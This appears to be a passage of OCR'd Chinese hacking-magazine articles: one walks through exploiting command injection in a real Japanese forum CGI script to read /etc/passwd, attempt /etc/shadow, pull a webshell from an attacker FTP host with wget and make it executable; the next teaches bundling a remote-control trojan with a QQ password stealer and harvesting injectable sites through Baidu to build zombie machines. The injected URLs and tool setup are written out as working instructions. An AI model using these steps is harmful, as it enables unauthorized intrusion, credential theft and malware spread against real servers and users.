小提示 大家可以用ls -al 命令来详细显示各个目录/文件的权限状况。

由上图可以看出列出了当前目录下的文件，这说明漏洞是存在的，是可以执行一些命令的。执行下一个语句，看看WEB目录的物理路径是什么。

```
http://***.***.or.jp/~dee/predator/bbs/im_trbbs.cgi?uid=predator_general&df=bbs.dat|pwd|&prm=TAN&pg=1
```

小提示 pwd命令的作用是显示当前路径，换句话说就是显示当前所在的目录。

得到WEB的物理路径为：/export/home/dee/public_html/predator/bbs，执行http://***.***.or.jp/~dee/predator/bbs/im_trbbs.cgi?uid=predator_general&df=bbs.dat|uname%20-a|&prm=TAN&pg=1

小提示 uname -a 是获得当前系统详细的版本信息。

得到服务器操作系统的内核版本号为：SunOS nova 5.8 Generic_108529-27 i86pc i386 i86pc，执行http://***.***.or.jp/~dee/predator/bbs/im_trbbs.cgi?uid=predator_general&df=bbs.dat|id|&prm=TAN&pg=1 得到uid=80(www) gid=80(www)

小提示 这里执行id命令的作用是查看当前用户的udi和gid，用来分析是否可以获得比较高的权限。这要看启动apache服务的用户的权限是什么，如果启动Apache服务的就是root，那么就是显示root的uid和gid。

看来当前用户权限不是很大。

另外通过扫描端口，知道服务器开了22，那么我们如果得到这个账号和密码，就可以通过ssh连接上去，从而得到一个小权限的SEHLL。又得知操作系统是Sunos 5.8的，可以翻一翻以前保存的资料，找到适合这个版本的提升权限的exploit，如果能提权成功，剩下的事情我想大家都知道该怎么做了。既然思路出来了，那么先读出服务器的所有用户吧。

执行：http://***.***.or.jp/~dee/predator/bbs/im_trbbs.cgi?uid=predator_general&df=bbs.dat|cat%20/etc/passwd|&prm=TAN&pg=1（如图3）。

小提示 cat /etc/passwd 这个命令是用来看系统上有哪些用户以及他们的资料；cat是显示命令 /etc/passwd里面有*nix上所有的用户资料。




图3 查看系统上有哪些用户以及相关信息

可以看到用户名哗哗啦啦全出来了。接下来大家可能想迫不及待地执行（cat /etc/shadow）：http://***.***.or.jp/~dee/predator/bbs/im_trbbs.cgi?uid=predator_general&df=bbs.dat|cat%20/etc/shadow|&prm=TAN&pg=1，可是权限不够失败了。

小提示 cat /etc/shadow 的作用是获取密码。/etc/shadow 是存放用户密码的地方，由于当前用户权限不够，所以不能查看这个文件。shadow 不可能是明文存放密码的。

现在只有用户名，想得到密码，就只有把这些账号分离一下，用hydra.exe来跑SSH的密码。不过速度比较慢，我是没这个毅力了，有兴趣的朋友可以跑一下。

四、上传webshell

既然这条路比较难走，那还是换一个思路吧。如果能传一个CGI木马到WEB目录，也能得到一个WEBSHELL，可以先把CGI后缀改为txt或者其他扩展名，可这个论坛我找了半天也没有找到上传的地方，看来只能在IE里面执行命令上传文件了。幸好uinx提供了wget这个命令，用法也很简单wget -O /export/home/dee/public_html/predator/bbs/kk.cgi ftp://user:pass@220.249.22.35/muma.txt，执行这个命令就把220.249.22.35的FTP服务器的muma.cgi文件传到目标机的/export/home/dee/public_html/predator/bbs目录了。不过在传文件之前最好查看一下目录的权限，先找到可写权限的目录再说，免得浪费时间。利用ls加上某些参数命令可以找到可写的目录，具体语句我就不写了，估计经常玩*nix的朋友都非常熟悉了。找到目录以后，执行：

http://*.***.or.jp/~dee/predator/bbs/im_trbbs.cgi?uid=predator_general&df=bbs.dat|wget -O /export/home/dee/public_html/predator/bbs/kyo.cgi%20ftp://kyo:kyo@kyo327.3322.org/kyo.txt|&prm=TAN&pg=1**

小提示 wget 是*nix下的一个下载工具。作者通过用wget -O /export/home/dee/public_html/predator/bbs/kyo.cgi ftp://kyo:kyo@kyo327.3322.org/kyo.txt把指定文件下载到指定地方，换句话说也就是在上传WEBSHELL了。注意：-O是用来定义下载目录的。

那么kyo.cgi就传到了/export/home/dee/public_html/predator/bbs目录了。

马上执行：http://***.***.or.jp/~dee/predator/bbs/kyo.cgi，谁知却出现如图4所示的错误。




图4 服务器提示错误

五、突破权限执行WebShell

看来虽然传上去了，可没有执行权限。

这也好办，只要用chmod命令重新设置一下权限就OK了。具体语句如下：

http://*.***.or.jp/~dee/predator/bbs/im_trbbs.cgi?uid=predator_general&df=bbs.dat|chmod%20705%20/export/home/dee/public_html/predator/bbs/kyo.cgi|&prm=TAN&pg=1**

小提示 chmod 705 /export/home/dee/public_html 意思是修改目标文件（夹）为可执行，也就是说上传kyo.cgi能够成功执行。

现在再执行http://***.***.or.jp/~dee/predator/bbs/kyo.cgi（如图5）。




图5 成功执行上传的kyo.cgi

好了，WebShell是拿到了。后来在我对其进行提权时发现，日本这台服务器没有我们想像中那么烂，补丁打得都很齐，我暂时也没能力拿root了，就留给大家研究吧！

其实上面的字用的unix下的命令比较多，这也是给初学者在知道某个漏洞后准备入侵时提供一个思路，也许还有其他的入侵思路，大家发挥想像力去挖掘吧！

【文章中所涉及的kyo.cgi已经收录在光盘中】

编辑点评： 由于该BBS的参数过滤不严，导致作者只是利用一些*inx常用的命令来刺探相关敏感的信息，最后也成功突破了限制，成功执行了WebShell。有点遗憾的是，作者没有继续突破拿root权限。小编在网络上也搜索了一下，发现了SunOS 5.8 x86 本地缓冲区溢出漏洞，受影响的服务是/usr/bin/mail，问题在于 /usr/bin/mail 的 SGID 特性，攻击者利用此漏洞，能取得 egid=mail，网络上也有这个利用程序，大家可以尝试一下。如果你系统上有该服务程序，建议你去除 /usr/bin/mail 的 SGID 特性，命令是：chmod -s /usr/bin/mail。

——狂暴的肉鸡任我行

李丰初

从本文你可以学到：

1.如何借助百度获得批量注入信息

2. Domain3.5旁注入工具的使用方法

时下，利用扫描弱口令来找肉鸡再也不像2000～2002年那样了，真的好怀念那种弱口令满天飞的日子。现在用扫描弱口令而得到的肉鸡真是少之又少，这使菜鸟们玩肉鸡的机会大大减少。因此，一个字，惨！但是，当读者看完本文章后，就会发现，原来网上的肉鸡还是超级多的，就看你如何获取。本文的技术含量不是很高，但是思路却是很新奇的，一种新的思路加上已有的技术，那么就可以——狂暴的肉鸡任我行！

前期准备

工具是必不可少的东东，要用到以下几种工具：

1.radmin影子版（其它的远程控制也行）

2.QQ阿拉大盗一个（这个有什么功能，文章中会提到）

3.绝爱网页木马生成器一个（其它有好点的也可以取而代之）

4.永远不被查杀的捆绑器一个（灰鸽子出品的）

5.Domain3.5旁注入工具一个（明小子出品的）

6.桂林老兵ASP网站助手6.0（本人广西的，对广西人写的木马支持）

工具的配置

先分别配置好radmin影子版，为了照顾菜鸟，我已经把radmin影子版的服务端共五个文件给生成好了，读者只要把这些文件捆绑在一起给肉鸡运行就可以了，默认的端口是4899，连接密码是12345678（可以自己定义）。如果你要直接改连接端口与密码的话，可以改里面的REG注册表文件。

接着配置好QQ阿拉大盗，然后把QQ阿拉大盗与RADMIN这两个生成的客户端用“永远不被查杀的捆绑器”把它们捆绑起来，再利用绝爱网页木马生成客户端，把绝爱网页木马生成的东东上传到网络空间上。

读者看到这里可能有些迷茫了，为何我要用radmin影子版与QQ阿拉大盗？事情是这样的，我在学校的内网，没有条件做端口映射，用反向有些麻烦，而QQ阿拉大盗不但可以盗QQ，而且可以发对方的IP过来，那么我就可以直接连他了。有条件的读者还是直接用反向木马（如图1）。看上图，才挂一天的马就有将近三百台肉鸡了。从上图看到，用QQ阿拉大盗来盗QQ并获取其IP，因此就可以主动来连接他了。怎样才能达到这种效果呢，继续看下去吧。




图1 QQ阿拉大盗的反馈信息

批量的注入点

有的读者或许会问，注入点也有批量？没听说过吧，看完就会明白了。首先，打开百度（www.baidu.com），然后输入关键字“免费电影”（关键字越热门越好，比如交友之类的，也可以直接输入“ASP？ =”），然后复制第二页的快捷方式（如图2）。




图2 通过百度获得关键信息

打开记事本，直接“粘贴”，得到类似于：http://www.baidu.com/s?lm=0&si=&rn=10&ie=gb2312&ct=0&wd=asp%3F%3D&pn=10&cl=3这样的链接。

下一步，找到最后一页，记下最后一页的数目，比如说这里的最后一页是第300页，那么就记下300这个数字。接下来打开网址：http://www.kulou.net/web/shengcheng.asp，把http://www.baidu.com/s?lm=0&si=&rn=10&ie=gb2312&ct=0&wd=asp%3F%3D&pn=10&cl=3这个网址改成：http://www.baidu.com/s?lm=0&si=&rn=10&ie=gb2312&ct=0&wd=asp%3F%3D&pn=~0-300~&cl=3。

小提示 这里要改的是“10&cl=3”改成了“~0-300~&”，意思是通过上面的页面http://www.kulou.net/web/shengcheng.asp生成0到300之间的百度网页地址（如图3）。

